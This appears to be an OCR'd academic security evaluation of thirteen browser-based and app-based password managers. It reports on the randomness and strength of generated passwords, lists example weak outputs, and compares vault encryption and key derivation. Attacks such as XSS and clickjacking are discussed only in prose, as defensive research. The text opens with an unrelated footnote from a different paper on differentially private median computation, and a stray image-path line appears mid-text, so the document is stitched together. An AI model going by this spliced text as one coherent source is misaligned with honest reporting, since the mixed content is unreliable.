We list theoretical accuracy bounds for related work, i.e., computation of the DP median in the central model supporting many parties, in Table 6. Note that the table entries, except for this work, are the sensitivity of the method multiplied by factor γ[9] (and with an additional error term for [59]). Hence, the first entry is the definition of smooth sensitivity for the median (multiplied by γ). For an empirical comparison of this work with related work we refer to Section 5.3.

[9] The related works draw additive noise r from zero-centered Laplace distribution with scale s/ε and sensitivity s (Laplace mechanism, Definition 2). Since $Pr[|r| < t \cdot s/\varepsilon] = 1 - \exp(-t)$ [29, Fact 3.7], we can bound the absolute error $|r|$ as in Table 6 by setting $\beta = \exp(-t), \gamma = t/\varepsilon = \ln(1/\beta)/\varepsilon$.

That Was Then, This Is Now: A Security Evaluation of Password Generation, Storage, and Autofill in Browser-Based Password Managers

Sean Oesch
University of Tennessee, Knoxville
toesch1@vols.utk.edu

Scott Ruoti
University of Tennessee, Knoxville
ruoti@utk.edu

Abstract

Password managers have the potential to help users more effectively manage their passwords and address many of the concerns surrounding password-based authentication. However, prior research has identified significant vulnerabilities in existing password managers; especially in browser-based password managers, which are the focus of this paper. Since that time, five years has passed, leaving it unclear whether password managers remain vulnerable or whether they have addressed known security concerns. To answer this question, we evaluate thirteen popular password managers and consider all three stages of the password manager lifecycle—password generation, storage, and autofill. Our evaluation is the first analysis of password generation in password managers, finding several non-random character distributions and identifying instances where generated passwords were vulnerable to online and offline guessing attacks. For password storage and autofill, we replicate past evaluations, demonstrating that while password managers have improved in the half-decade since those prior evaluations, there are still significant issues; these problems include unencrypted metadata, insecure defaults, and vulnerabilities to clickjacking attacks. Based on our results, we identify password managers to avoid, provide recommendations on how to improve existing password managers, and identify areas of future research.

1 Introduction

Despite the well-established problems facing password-based authentication, it continues to be the dominant form of authentication used on the web [4]. Because passwords that are difficult for an attacker to guess are also hard for users to remember, users often create weaker passwords to avoid the cognitive burden of recalling them [12, 26]. In fact, with the increase in the number of passwords users are required to store, they often reuse passwords across websites [11, 15, 25, 33]. Herley points out that this rejection of security advice by users is rational when the low percentage of users affected by breaches is contrasted with the effort required [18]. However, the number of data breaches is on the rise [28], and this situation leaves many users vulnerable to exploitation.

Password managers can help users more effectively manage their passwords. They reduce the cognitive burden placed upon the user by generating strong passwords, storing those passwords, and then filling in the appropriate password when a site is visited. The user is now able to follow the latest security advice regarding passwords without placing a high cognitive burden on themselves. But password managers are not impervious to attack. Li et al. [19] previously found significant vulnerabilities in major password managers like LastPass and RoboForm. Both Silver et al. [29] and Stock and Johns [31] demonstrated that browser-based password managers, including LastPass and 1Password, are vulnerable to cross-site scripting attacks (XSS) and network injection attacks as a result of their password autofill features.

Since these studies five or more years have passed, leaving it unclear whether password managers remain vulnerable or whether they are now ready for broad adoption. To answer this question, we update and expand on these previous results and present a thorough, up-to-date security evaluation of thirteen popular password managers. We provide a comprehensive evaluation of browser-based password managers, including five browser extensions and six password managers integrated directly into the browser. We also include two desktop clients for comparison.

In our evaluation, we consider the full password manager lifecycle [8]—password generation (Section 4), storage (Section 5), and autofill (Section 6). For password generation, we evaluate a corpus of 147 million passwords generated by the studied password managers to determine whether they exhibit any non-randomness that an attacker could leverage. Our results find several issues with the generated passwords, the most severe being that a small percentage of shorter generated passwords are weak against online and offline attacks (shorter than 10 characters and 18 characters,

respectively). We also replicate earlier work examining the security of password storage [17] and autofill [19, 29, 31].

Our results find that while password managers have improved in the past five years, there are still significant security concerns. We conclude the paper with several recommendations on how to improve existing password managers as well as identifying future work that could significantly increase the security and usability of password managers generally (Section 7).

Our **contributions** include:

1. Our research finds that app-based and extension-based password managers have improved security compared to five years ago. However, there are still residual vulnerabilities that need to be addressed—for example, several tools will automatically fill passwords into compromised domains without user interaction and others that do require user interaction allow users to disable it. As such, it is important to both carefully select a password manager and to configure it properly, something that may be difficult for many users.
2. To our knowledge, this paper is the first evaluation of password generation in password managers. As part of this evaluation, we generated 147 million passwords representing a range of different password managers, character composition policies, and length. We evaluated this corpus using various methods (Shannon entropy, χ^2 test, zxcvbn, and a recurrent neural net) to find abnormalities and patterns in the generated passwords. We found several minor issues with generated passwords, as well as a more serious problem where some generated passwords are vulnerable to online and offline attacks.
3. Our work is the most comprehensive evaluation of password manager security to date. It studies the largest number of password managers (tied with Gasti and Rasmussen [17]) and is the only study that simultaneously considers all three stages of the password manager lifecycle [8]—password generation, storage, and autofill (prior studies considered either storage or autofill, but not both simultaneously).
4. Prior security evaluations of password managers in the literature are now five or more years old. In this time, there have been significant improvements to password managers. In our work, we partially or fully replicate these past studies [17, 19, 29, 31] and demonstrate that while many of the issues identified in these studies have been addressed, there are still problems such as unencrypted metadata, unsafe defaults, and vulnerabilities to clickjacking attacks.

2 Background

In this section, we describe the responsibilities of a password manager. We also describe prior work that has analyzed password managers.

2.1 Password Managers

In the most basic sense, a password manager is a tool that stores a user's credentials (i.e., username and password) to alleviate the cognitive burden associated with a user remembering many unique login credentials [19]. This store of passwords is commonly referred to as a *password vault*. The vault itself is ideally stored in encrypted form, with the encryption key most commonly derived from a user-chosen password known as the *master password*. Optionally, the password vault can be stored online, allowing it to be synchronized across multiple devices.

In addition to storing user-selected passwords, most modern password managers can help users generate passwords. Password generation takes as input the length of the desired password, the desired character set, and any special attribute the password should exhibit (e.g., at least one digit and one symbol, no hard to recognize characters). The password generator outputs a randomly generated password that meets the input criterion.

Many password managers also help users authenticate to websites by automatically selecting and filling in (i.e., *autofill*) the appropriate username and password. If users have multiple accounts on the website, the password manager will allow users to select which account they wish to use for autofill.

If properly implemented and used, a password manager has several tangible benefits to the user:

1. It reduces the cognitive burden of remembering usernames and passwords.
2. It is easy to assign a different password to every website, addressing the problem of password reuse.
3. It is easy to generate passwords that are resilient to online *and* offline guessing attacks.

2.2 Related Work

Several studies have looked at various aspects of password manager security.

Web Security Li et al. [19] analyzed the security of five extension-based password managers, finding significant vulnerabilities in the tools as well as the websites that hosted the user's password vault. These vulnerabilities included logic and authorization errors, misunderstandings about the web security model, and CSRF/XSS attacks. They also found that password managers that were deployed using

bookmarklets did not use iframes properly, leaving the tools vulnerable to malicious websites.

Google's Project Zero found a bug in LastPass where credentials from the last visited site could be leaked to the currently visited site; this bug has since been fixed.[1]

Autofill. Silver et al. [29] studied the autofill feature of ten password managers. They demonstrated that if a password manager autofilled passwords without requiring user interaction, it was possible to steal a user's credentials for all websites that were vulnerable to a network injection attack or had an XSS vulnerability on any page of the website. They also showed that even if user interaction was required, if autofill was allowed inside an iframe, then the attacker could leverage clickjacking to achieve user interaction without users realizing they were approving the release of their credentials. Stock and Johns [31] also studied autofill related vulnerabilities in six browser-based password managers and had similar findings to Silver et al.

Storage. Gasti and Rasmussen [17] analyzed the security of the password vaults used by thirteen password managers, finding a range of vulnerabilities that could leak sensitive information to both passive and active attackers. These vulnerabilities were related to unencrypted metadata as well as side channel information leakage from encrypted data.

Chatterjee et al. [6] and Bojinov et al. [2] proposed alternative password vault schemes that are more resilient to offline attacks, but password managers have not adopted these schemes.

A recent study by Independent Security Evaluators [13] found that password managers were not encrypting passwords that they wrote to memory, making it trivial to extract some passwords from the password vault even when it was not in use.

Usability. In 2006, Chiasson et al. [7] conducted a usability study of two password managers, finding significant vulnerabilities due to users' incomplete mental models regarding how these password managers worked. More recently, Fagan et al. [14] surveyed users and non-users of password managers to better understand why people chose to adopt password managers. They found that users adopted password managers primarily due to usability, not security benefits; in contrast, non-users generally avoid password managers due to security, not usability concerns.

Lyastani et al. [20] studied whether adoption of a password manager helped increase the strength of a user's passwords, finding that while users of password managers on average had stronger passwords than those of the general public, they still rarely had a unique, brute force-resistant password for every website. Zhang et al. [36] interviewed users to investigate how they use their password managers, finding that users of browser-based managers were more likely to reuse password than users of app-based or extensions-based password managers.

Relation to This Work To our knowledge, our work is the first to study the strength of password generators in password managers and the first to simultaneously consider the full password manager lifecycle [8] (i.e., generation, storage, and autofill). Much of the work examining the security of password manager autofill and storage is now over five or more years old [17, 19, 29, 31]. As there have been significant updates to password managers in that time, we have replicated this early work to determine whether the password managers we studied have addressed the core issues revealed by this prior work, or whether they remain vulnerable.

3 Analyzed Password Managers

In this work, we analyzed 13 different password managers. These password managers can be categorized based on their level of integration with the browser: app, extension, and browser. We focused on password managers in the browser but included two desktop clients for comparison. Apps are desktop clients that are not integrated with the browser. Extension-based password managers are deployed as a browser extension and do not rely on a desktop application. Browser-based password managers are native components implemented as part of the browser. We chose from among the most popular systems within each of these categories.

The breakdown of analyzed password managers into these categories is given in Table 1. This table also reports on features related to utility and usability—support for password generation and autofill, support for synchronizing extension settings and password vaults using the cloud, ability to use the password manager from a command line interface—as well as security—whether the tool supports multi-factor authentication (MFA), whether the password vault can be locked, whether the master password for the vault must be entered on its own tab or application (to prevent spoofing of this dialog [5]), whether the password manager provides a tool to assess the security of stored accounts and passwords, whether the manager clears passwords from the clipboard after they are copied, and whether the tool is open source.

In the remainder of this section, we discuss each password manager analyzed and indicate which version of the password manager we evaluated. In-depth details regarding password generation, autofill, and storage are found in their respective sections.

3.1 App

The app-based password managers we analyzed eschew cloud syncing of vaults and settings in favor of manual synchronization to increase security.

KeePassX (v2.0.3). KeePass is an app-based password manager originally built using the .NET platform and

[1] https://bugs.chromium.org/p/project-zero/issues/detail?id=1930

	System	Supports generation	Supports autofill	Cloud sync for extension settings	Cloud sync for vault	CLI support	Supports MFA	Lockable Vault	Login on separate tab or app	Has assessment tool	Clears clipboard	Open Source
App	KeePassX	●	○	○	○	○	○	●	●	○	●	●
	KeePassXC	●	●	○	○	●	○	●	○	○	●	●
Extension	1Password X	●	●	○	●	●	●	●	○	●	○	○
	Bitwarden	●	●	○	●	●	●	●	○	○	○	●
	Dashlane	●	●	◐	●	○	●	●	○	●	○	○
	LastPass	●	●	○	●	●	●	●	○	●	○	○
	RoboForm	●	●	○	●	○	●	●	○	●	○	○
Browser	Chrome	◐	●		●	○	●	○	●	○		◐
	Edge	○	●		●	○	●	○	●	○		○
	Firefox	○	●		●	○	●	○	●	○		●
	IE	○	●		●	○	●	○	●	○		○
	Opera	○	●		●	○	●	○	○	○		◐
	Safari	◐	●		●	○	●	○	●	○		◐

Table 1: Analyzed Password Managers

intended for use on Windows. KeePassX is a cross-platform port of KeePass, replacing the .NET platform with the QT framework.

KeePassXC (v2.3.4). KeePassXC is a fork of KeePassX intended to provide more frequent updates and additional features not found in KeePass or KeePassX (e.g., more options for password generation, a command line interface). KeePassXC also provides a browser extension that interfaces with the app to autofill passwords in the browser. In total, the KeePass family of applications is estimated to have 20 million users [13].

3.2 Extension

Extensions lack permissions to clear the clipboard and so none of the extension-based password managers support this feature, leaving user passwords vulnerable to any application with clipboard access indefinitely. None of the extensions we analyzed supported synchronizing settings for the extension itself, requiring that users remember to correctly update these settings to match their security preferences for each new device they set up. These extension settings include security critical options, such as whether to log out when the browser is closed, whether to use autofill, and whether to warn before filling insecure forms. The user experience for each of the extension-based password managers is mostly similar.

1Password X (v1.14.1). 1Password is estimated to have 15 million users [13]. 1Password provides both an app-based client (1Password) and an extension-based client (1Password X); in this paper, we evaluated the extension-based client because it is the recommended tool if integration with the browser is desired (something we assume most users would want).[2] While the security of both systems is similar, there are a few small differences—e.g., the password is cleared from the clipboard in the app, but not the extension. Unique to 1Password, to initially download the password vault from the cloud it is necessary to enter a 128-bit secret key that was presented to the user when they generated their account, providing an extra layer of security to the cloud-based password vault.

Bitwarden (v1.38.0). Bitwarden is unique within the extension-based password managers that we analyzed in that all of its functionality is available to non-paid accounts, whereas other password managers required a subscription to gain access to some features.

Dashlane (v6.1908.3). Dashlane is estimated to have 10 million users [13]. In addition to storing the username and password for each website, Dashlane also tracks and synchronizes the following three settings on a per-site basis: "always log me in", "always require [the master password]", and "Use [password] for this subdomain only." This feature provides a slight advantage when compared to other extension-based password managers that do not synchronize any extension settings.

LastPass (v4.24.0). LastPass is estimated to have 16.5 million users [13], the most of any commercial password manager.

RoboForm (v8.5.6.6). RoboForm is estimated to have 6 million users.[3] Like 1Password, RoboForm offers both an app-based client and an extension-based client; in this paper, we evaluated the extension-based client for the same reason we took this approach with 1Password X.

3.3 Browser

Compared to both app-based and extension-based password managers, browser-based password managers lack many features. While all browser-based password managers allow the cloud account storing the password vault to be protected using multi-factor authentication, none except Firefox enable this vault to be locked short of removing the account from the browser. Firefox provides the option to use a master password to restrict access to the password vault. As these password managers do not have settings to sync and never copy a password to the clipboard, those features are not applicable.

[2] https://support.1password.com/getting-started-1password-x/

[3] https://www.roboform.com/business/features

Chrome (v71.0). Chrome has some support for generating passwords. It detects when a user might need a password and offers to generate a password for the user. Unlike any other password manager, Chrome has basic functionality to try to detect the password policy.

Edge (v42.17134). Firefox (v64.0). Internet Explorer (v11.523). Opera (v58.0.3135). These password managers are all similar in high-level functionality.

Safari (v12.0). Safari can generate passwords when integrated with iCloud Keychain, though these passwords are always of the form "xxx-xxx-xxx-xxx".

3.4 Updates for Password Managers

Since we conducted our research, there have been some minor changes in several of the password managers: (1) KeePassXC has transitioned to using Argon2D as their default key derivation function, (2) LastPass has updated their password generation interface, removing the option to select the number of digits, and (3) RoboForm has updated their password generation interface, removing the option to select the number of digits and increasing the default password length to 16. We are also aware of a couple more significant changes on the horizon: Firefox will transition to using Firefox Lockbox as its default password manager, and Edge will transition to being built on top of the Chromium project.

4 Password Generation

Password generation is the first step in the password manager lifecycle. Of the 13 password managers in our evaluation, seven have full support for password generation—KeePassX, KeePassXC, 1Password X, Bitwarden, Dashlane, LastPass, and Roboform—and two have partial support—Chrome and Safari. To provide a baseline by which to compare the password managers, we wrote a python script that generates passwords using `/dev/random` and the online Secure Password Generator[4] (SPG), the first search result when searching for "password generator" on Google.

4.1 Settings and Features

Table 2 provides a summary of configuration options, default settings, and features for each of the tools tested. All password managers support ensuring that at least one character from each selected character set is included in the generated password, though this can be turned off in KeePassX, KeePassXC, and LastPass. All password managers other than the browser-based password managers also have an option to avoid generating passwords that contain characters that may be difficult for users to read and/or memorize (e.g., hard to pronounce, looks similar to another character), though the exact characters removed are not consistent between password managers.

While all password managers support the same set of letters and digits ([A-Za-z0-9]), they each had different symbol sets. KeePassXC had the largest symbol set, supporting all standard ASCII symbols (other than space) as well as supporting the extended ASCII symbol set. KeePassX and Dashlane also support the standard ASCII symbols (other than space), but not the extended ASCII symbol set. 1Password supports just over half of the ASCII symbols (19 symbols), with the other systems supporting 8 or fewer symbols. As expected, limiting the symbol set has a significant impact on the strength of generated passwords, the implications of which are discussed later in this paper.

One issue common in most password managers is that they save the last used settings as the new default settings. While this might seem like a feature targeted at usability, it has the potential to cause users to use less than optimal settings when generating passwords. In general, there are two reasons for users to change their password generation settings: (1) establishing safe default settings, (2) generating a password that conforms with a policy that is weaker than the default settings. In the latter case, the newer, weaker settings will replace the older, stronger settings as the new defaults. While users can manually restore their safer settings, there is no guarantee that they will do so. Dashlane takes the optimal approach by not automatically saving the latest settings but giving the user the option to override the current defaults. KeePassX takes a middle-of-the-road approach, saving the new settings for future passwords generated until the application is closed and opened again.

4.2 Password Collection and Analysis

To evaluate the quality of passwords generated by the password managers, we first collected a large corpus of generated passwords from each password manager. We use a variety of methods to generate passwords: existing command line interfaces (Bitwarden, our python tool), modifying the source code to add a command line interface (Chrome, KeePassX, KeeyPassXC), or using Selenium (1Password X, Dashlane, LastPass, RoboForm). We were unable to analyze passwords for Safari as it does not have any mechanism for scripting password generation, though we did manually generate and analyze 100 passwords to check for any obvious problems and did not detect any.

Generation was parameterized by character classes—letters (l), letters and digits (ld), letters and symbols (ls), symbols and digits (sd), and all four classes together (all)—and password length—8, 12, and 20 characters long—in order to determine if these options had any effect on the randomness of generated passwords. Most tools defaulted to requiring that generated passwords contain one

[4] https://passwordsgenerator.net

System	Abbreviation	Supported lengths	Require diverse characters	Avoid difficult characters	Default length	Default composition	Preserve safe settings	Symbol set
KeePassX	kpx	3–64	◐	●	16	ld	◐	!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
KeePassXC	kpxc	1–128	◐	●	16	ld	○	!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
1Password X	oneps	8–50	●	●	20	all	○	!#%)*+,-.:=>?@]^_}~
Bitwarden	bw	5–128	●	●	14	ld	○	!#$%&*@^
Dashlane	dlan	4–28	●	●	12	all	●	!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
LastPass	lpass	4–100	◐	●	12	ld	○	!#$%&*@^
RoboForm	robo	1–99	●	●	14	all	○	!#$%@^
Chrome	chrm	>1	●	○	15	all		!-.:_
Safari	sfri	15	●	○	15	all		-
SPG	psgn	6–2048	●	●	16	all		!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
/dev/random	dvrn	>1	○	○				!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|␣

Table 2: Overview of Password Generation Features

character from each character set, with only Chrome, KeePassX, KeePassXC, and our python tool not having this option enabled. For each password manager, character class, and password length we generated 1 million passwords, except 1Password X which does not allow passwords to be generated that only have symbols and digits. This resulted in a corpus of 147 million passwords ($10 \times 5 \times 3 - 3$).

After collecting this data set, we analyzed its quality in terms of randomness and guessability. There is no known way to prove that a pseudorandom generator is indistinguishable from random, so instead we leveraged a variety of analysis techniques, each attempting to find evidence of non-random behavior: Shannon entropy, χ^2 test for randomness, the zxcbvn password analysis tool [34], and a recurrent neural net-based password guesser [22].

Shannon entropy is used to check for abnormalities in the frequency of characters (not passwords) produced by each generator. The Shannon entropy of a set is a measure of the average minimum number of bits needed to encode a string of symbols based on the frequency of their occurrence. It is calculated as $-\sum_i p_i log_b(p_i)$. While Shannon entropy is a bad measure for user-chosen passwords [3], it is useful in evaluating the relative strength of random passwords. Shannon entropy is not affected by the length of passwords, only by the number of distinct characters that can be present in a string and their relative frequency within the corpus.


The χ^2 test for randomness is a simple statistical test for determining whether the difference between two distributions can be explained by random chance. We used the χ^2 test to evaluate each of our passwords sets independently and corrected our p-values using a Bonferonni correction[5] to account for the multiple statistical tests from the same family.

The zxcbvn tool created by Daniel Wheeler [34] is used to detect dictionary words and simple patterns that might be present in passwords, both potential examples of non-randomness. zxcbvn also estimates the number of guesses a password cracker would take to break a password, which we use to understand if passwords are resilient to online and offline guessing.

In order to detect whether generated passwords had more subtle patterns than what zxcvbn could detect, we used the neural network password analyzer built by Melicher et al. [22]. This analyzer uses a Long Short-Term Memory (LSTM) recurrent neural network (RNN) architecture to build a password guesser based on a training set. As output, it produces a Monte Carlo estimation of how long it would take the trained password guesser to guess passwords in a test set. The configuration files we used for training and testing are provided in Listing 1 in Appendix A. For each password corpus, we used 80% of the passwords to train the neural network and tested against 20% of the passwords. Due to problems with the analyzer, we were only able to test passwords of length 8 and 12, as length 20 passwords would crash with an out of memory exception regardless of what settings were used.

While zxbcvn and the recurrent neural net are both used to evaluate the quality of randomness in the generated passwords, they also served to give approximations for how many guesses

[5] To represent this correction, all p values are multiplied by 147, with a maximum value of 1.00. For this reason, most p values reported are 1.00, as only clearly significant results stay significant with such a large correction.



(a) Length 8, ld (b) Length 8, all

(c) Length 12, ld (d) Length 12, all

Figure 1: Neural Network Guess Estimates (log_{10}). Differences are primarily attributed to character set size.

it would take for an online or offline guessing attack to try that password. Passwords that require more than 10^6 guesses are considered to be resilient against online attacks and passwords that require more than 10^{14} guesses are considered to be resilient against offline guessing [16]. Using this guess count, we were able to analyze whether the password managers were generating passwords that were vulnerable to these attacks.

4.3 Results

Password Strength: Our analysis of the generated passwords found that nearly all passwords of length 12 and longer were sufficiently strong to withstand both online and offline guessing attacks (see Figures 1c and 1d). Still, not all password managers created passwords of equal strength, with these small perturbations having a significant effect on the percentage of length 8 passwords that were secure against offline guessing attacks (nearly all were secure against online guessing attacks) (see Figures 1a and 1b). These differences in strength can largely be explained by the different composition of character set classes used by each of the password managers. While the difference is most pronounced when considering symbols (see Table 2), several password managers also limit the available letters and digits (e.g., removing '0' and 'O' due to similarity). Looking at character frequencies (see Table 3), we also found that Dashlane uses a different set of letters depending on the length of the passwords; it is unclear why Dashlane exhibits this behavior.

Randomness: Our χ^2 testing found several instances of non-random behavior in the generated passwords (see Table 4, detailed χ^2 and p values are in Tables 2–9 in Appendix A). All but one of the non-random character frequency distributions can be explained by a single feature—requiring that passwords have at least one character from each character set. When this feature is not enabled, the probability that any given character will appear in a password is proportional to the length of the password, and the number of characters from all the enabled character sets (see Equation 1). When this feature is enabled, the probability is also proportional to the number of characters in that character set (see Equation 2), causing character frequencies to be higher for characters that come from smaller character sets (e.g., digits, symbols), explaining the non-uniformity detected by the χ^2 test. We note that it would be possible to adjust for this skew and preserve a uniform distribution, though there no significant security effect from not correcting it.

$$length * \frac{1}{|characters_{all}|} \tag{1}$$

$$((length - |sets|) * \frac{1}{|characters_{all}|}) + \frac{1}{|characters_{set}|} \tag{2}$$

While the results for Bitwarden (sd) and Dashlane (l) may at first not appear to follow this pattern, they in fact do. Bitwarden (sd) has equal numbers of symbols and digits (see Table 3, causing them to be selected with equal frequency. In contrast, Dashlane (l) has a non-random distribution because it uses a different number of upper and lowercase letters.

The only non-random result that cannot be explained at least partially by this feature is RoboForm (l), which has an equal number of upper and lowercase characters. Looking at all the character frequencies for RoboForm (see Table 10 in Appendix A) we find that uppercase letters, other than 'Z', are selected more frequently than the lowercase letters. Additionally, the characters 'Z', 'z', '9' are consistently the least frequently selected characters. While it is not entirely clear what causes this issue, we hypothesize that it might be related to selecting characters using modular arithmetic (e.g., $rand()\%(max - min) + min$), which can have a slight bias to lower valued results.

Random but Weak Passwords: In our analysis of the zxcbvn results, we found that occasionally all password managers would generate exceptionally weak passwords, examples of which are shown in Table 5. While this is expected behavior for a truly random generator, it still results in suboptimal passwords.

Even though randomly generated length 8-character passwords have the potential to be resilient to offline attack (e.g., $log_{10}(96^8/2) = 15.56$), password managers will present users with passwords of this length that are vulnerable to both online and offline attacks. At length 12, the weakest passwords are no longer vulnerable to online

System	Characters Sorted by Frequency
kpx	`'+,7lFr[AE/8"$OdNzGMn`_*3;D:i|Z@s=#]whRb6~&Wm(2ck)\g^oy<aL}JCTq4e!->VI1BPvY9HSUjp{?5%xt0fX.uQK`
kpxc	`NtpgT@vO<Be1hiY)H-`Kk;IXu^c4z$yqo6F/r>S_%Z3+U[=DL\as"0(2'VA?PdRm.:*jb]W~}Exn{f!Q|7#CJw8G,&91M5`
oneps	`0314569782>^:*@.-~+%?,_V=a}N]!d)YjZK#ubeCATJUGBEDyozrgkMRtHwLvXWmqxfQhsniPFpc`
bw	`%7#9532^@46!$&8*IYBomtbJFLUPVnXdzSexagHZrwusiMkpqcWNRvQKhfDCGAjyTE`
dlan	`5473698QRHDNPAFMBKSCLYTXEGJijepnfgtryhbdkmqsxacz_*@~=){'[;&,!#.:"/$(^|+}-%]?o`><\wuU2WvVZ`
dlan*	`3498576QNBHPAFMXJCYKTGSDRLEdqzmnpsfjghbtxckaioyre/$#{!<-,?"(\=].~*^'+`|:;}>_)[%@&`
lpass	`%!$#&*@^jAGfRMOYPobszleTUiIwVhtDKNQqJgBSaWmpudcnLkEyHrZFxCXv3987542160`
robo	`%#@!^$8624375HLYJXPDFCWAUENKVSTiRQGBMydgstkvqpfnjbwaemhrucox9Zz`
chrm	`umSHDMeYNbnEGzCwaspZg6f:!XqLTBWrR9t5h3JP8Q7jc_iAFVK-kdxv2Uy.4`
psgn	`4239750618LoQPYliRHpJkqIUZOnWBxmNhvdDbgAXtuVcwzysSCarMjEGKTfeF\!/(.+%}@|'=[$`{?:*>&)~-;"^],<#_`
dvrn	`.\zdAP4L0^W,6@&+3w%?ebSqc-"Y$8EM'~QVu}iGojv(tK:y;I>#<TD_aU9C[lrH)/h5Z1␣|sR`=mO]{*xXgnBNpfFJk2!7`

*Length 12 passwords. Dashlane uses different characters sets for long and short passwords.

Table 3: Character Frequencies for length 20 passwords using all characters. Groups of similar characters represent a requirement to include at least one character from that set, causing characters from smaller sets to be selected with greater frequency.

System	l	ld	ls	sd	all
KeePassX	✓	✓	✓	✓	✓
KeePassXC	✓	✓	✓	✓	✓
1Password X	✗	✓	✗	✗	
Bitwarden	✗	✓	✗	✗	✓
Dashlane	✗	✗	✗	✗	✗
LastPass	✗	✓	✗	✗	✗
RoboForm	✗	✗	✗	✗	✗
Chrome	✓	✓	✓	✓	✓
SPG	✗	✓	✗	✗	✗
`/dev/rand`	✓	✓	✓	✓	✓

✓ No statistically significant results (random)
✗ Statistically significant result (non-random)

Table 4: χ^2 test for random character distribution

System	Length	Composition	Guesses (log_{10})	Password
KeePassX	8	l	4.96	`TaKEdeen`
KeePassXC	8	sd	4.84	`'+'+'+_+`
1Password X	12	ls	8.76	`oMMMMMMT?m*m`
Bitwarden	8	all	4.12	`d@rKn3s5`
Dashlane	8	sd	4.48	`////$8$8`
LastPass	12	all	8.92	`B@KeRee22241`
RoboForm	8	ls	5.02	`SAWyE@rS`
RoboForm	8	sd	4.06	`2345678#`
Chrome	8	all	4.85	`Tz5a5a5a`
SPG	8	ls	5.32	`nW$nW$RR`
`/dev/rand`	12	l	9.0	`MrKNxQNDAViS`

Table 5: Randomly Generated Weak Passwords

attacks but are still vulnerable to offline attacks. Finally, at length 20 the weakest passwords were able to withstand an offline attack. While the occurrence of these weak passwords is relatively rare (less than 1 in 200), it is still preferable to choose passwords of sufficient length such that even randomly weak passwords are likely to be resilient to online and offline attacks. Based on our analysis of these results, that is length 10 for resilience to online attacks and length 18 for resilience to offline attacks.

5 Password Storage

Password storage is the second stage of the password manager lifecycle. To evaluate the security of password storage, we manually examined the local password databases created by each password manager, looking to see what information was and was not encrypted, as well as examining how changes in the master password effected the encryption of data. We determined how encryption took place through a combination of claims from the password manager's maintainer, options available in the client, and format of the ciphertext. We focus on the storage of the password vault on the local system as the cloud databases are not available to us for direct evaluation. An overview of this information is provided in Table 6.

5.1 Password Vault Encryption

The app-based and extension-based password managers all encrypt their databases using AES-256. These systems all use a key derivation function (KDF) to transform the master

System	Storage	Storage Encryption				Metadata Encrypted									
		Encryption	KDF	KDF Rounds	Requires strong MP	URL	Icon	Username	Creation time	Modification time	Last use time	Fill count	User's email	User's settings	
KeePassX	File (.kbdx)	AES-256	AES-KDF	100,000	○	●	●	●	●	●	●	●	●	●	
KeePassXC	File (.kbdx)	AES-256	AES-KDF	100,000	○	●	●	●	●	●	●	●	●	●	
1Password X	File (.json)	AES-256	PBKDF2	100,000	◐	●	●	●	●	●	●	●	○	○	
Bitwarden	File (.json)	AES-256	PBKDF2	100,001	◐	●	●	●	●	○	●	●	○	●	
Dashlane	File (.aes)	AES-256	Argon2D	3	◐	●	○	●	●	●	●	●	○	●	
LastPass	File (.sqlite)	AES-256	PBKDF2	100,100	◐	●	●	●	●	●	●	●	○	●	
RoboForm	File (.rfo)	AES-256	PBKDF2	4,096	◐	●	●	●	●	●	●	●	○	●	
Chrome	File (.sqlite)[1]	OS				○		○	○	●	○	○	●	●	
Edge	Windows Vault					●		●	●	●	●	●	●	●	
Firefox	File (.json)	3DES	SHA-1	1	○	○		●	○	●	○	○	●	●	
IE	Windows Vault					●		●	●	●	●	●	●	●	
Opera	File (.sqlite)[1]	OS				○		○	○	●	○	○	●	●	
Safari	OSX Keychain					●		●	●	●	●	●	●	●	

[1] On Linux, Chromium-based browser attempt to store the password in the GNOME keyring or KWallet 4. If neither of these are available, it will store the passwords in plaintext [9].

Table 6: Overview of Password Vault Encryption

password (MP) into a cryptographic key that can be used for encryption. KeePassX and KeePassXC use AES-KDF with 100,000 rounds. All of the extension-based password managers, other than Dashlane, use PBKDF2, with only RoboForm using less than 100,000 rounds. Dashlane is the only password manager that uses a memory-hard KDF, Argon2D, with 3 rounds. While not used by default, KeePassXC does support the option of using Argon2D in place of PBKDF2.

Each of these password managers has different requirements for the composition of the master password. KeePass and KeePassX both allow any composition for the master password, including not using a master password at all. The extension-based password managers all require a master password but vary in composition requirements. LastPass, RoboForm, and Bitwarden require that the master password be at least eight characters but impose no other restrictions. 1Password X increases the minimum length to 10, but otherwise is the same as the other three. Only Dashlane has compositions requirements, requiring a minimum length of 8 characters and one character from each character class (lowercase, uppercase, digit, symbol).

Of the browser-based password managers, only Firefox handles the encryption of its password vault itself. It uses 3DES to encrypt the password data, using a single round of SHA-1 to derive the encryption key. It imposes no policy on the master password. Compared to other password managers that handle their own encryption, Firefox is by far the weakest.

The remaining browser-based systems rely on the operating system to help them encrypt the password vault. Edge, Internet Explorer, and Safari all rely on the operating systems keyring to store credentials. For Edge and Internet Explorer this is the Windows Vault; for Safari it uses the macOS keychain.

Chrome and Opera also rely on the operating system to encrypt the password, but how they do so varies by operating system. On Windows, the `CryptProtectData` function is used to have Windows encrypt the password with a key tied to the current user account. On Linux, these systems first try to write the password to the GNOME keyring or KWallet 4, falling back to storing the passwords in plaintext if neither of these keychains is available. On macOS, the passwords are encrypted with keys derived by the macOS keychain, though the website passwords themselves are stored locally rather than on the keychain.

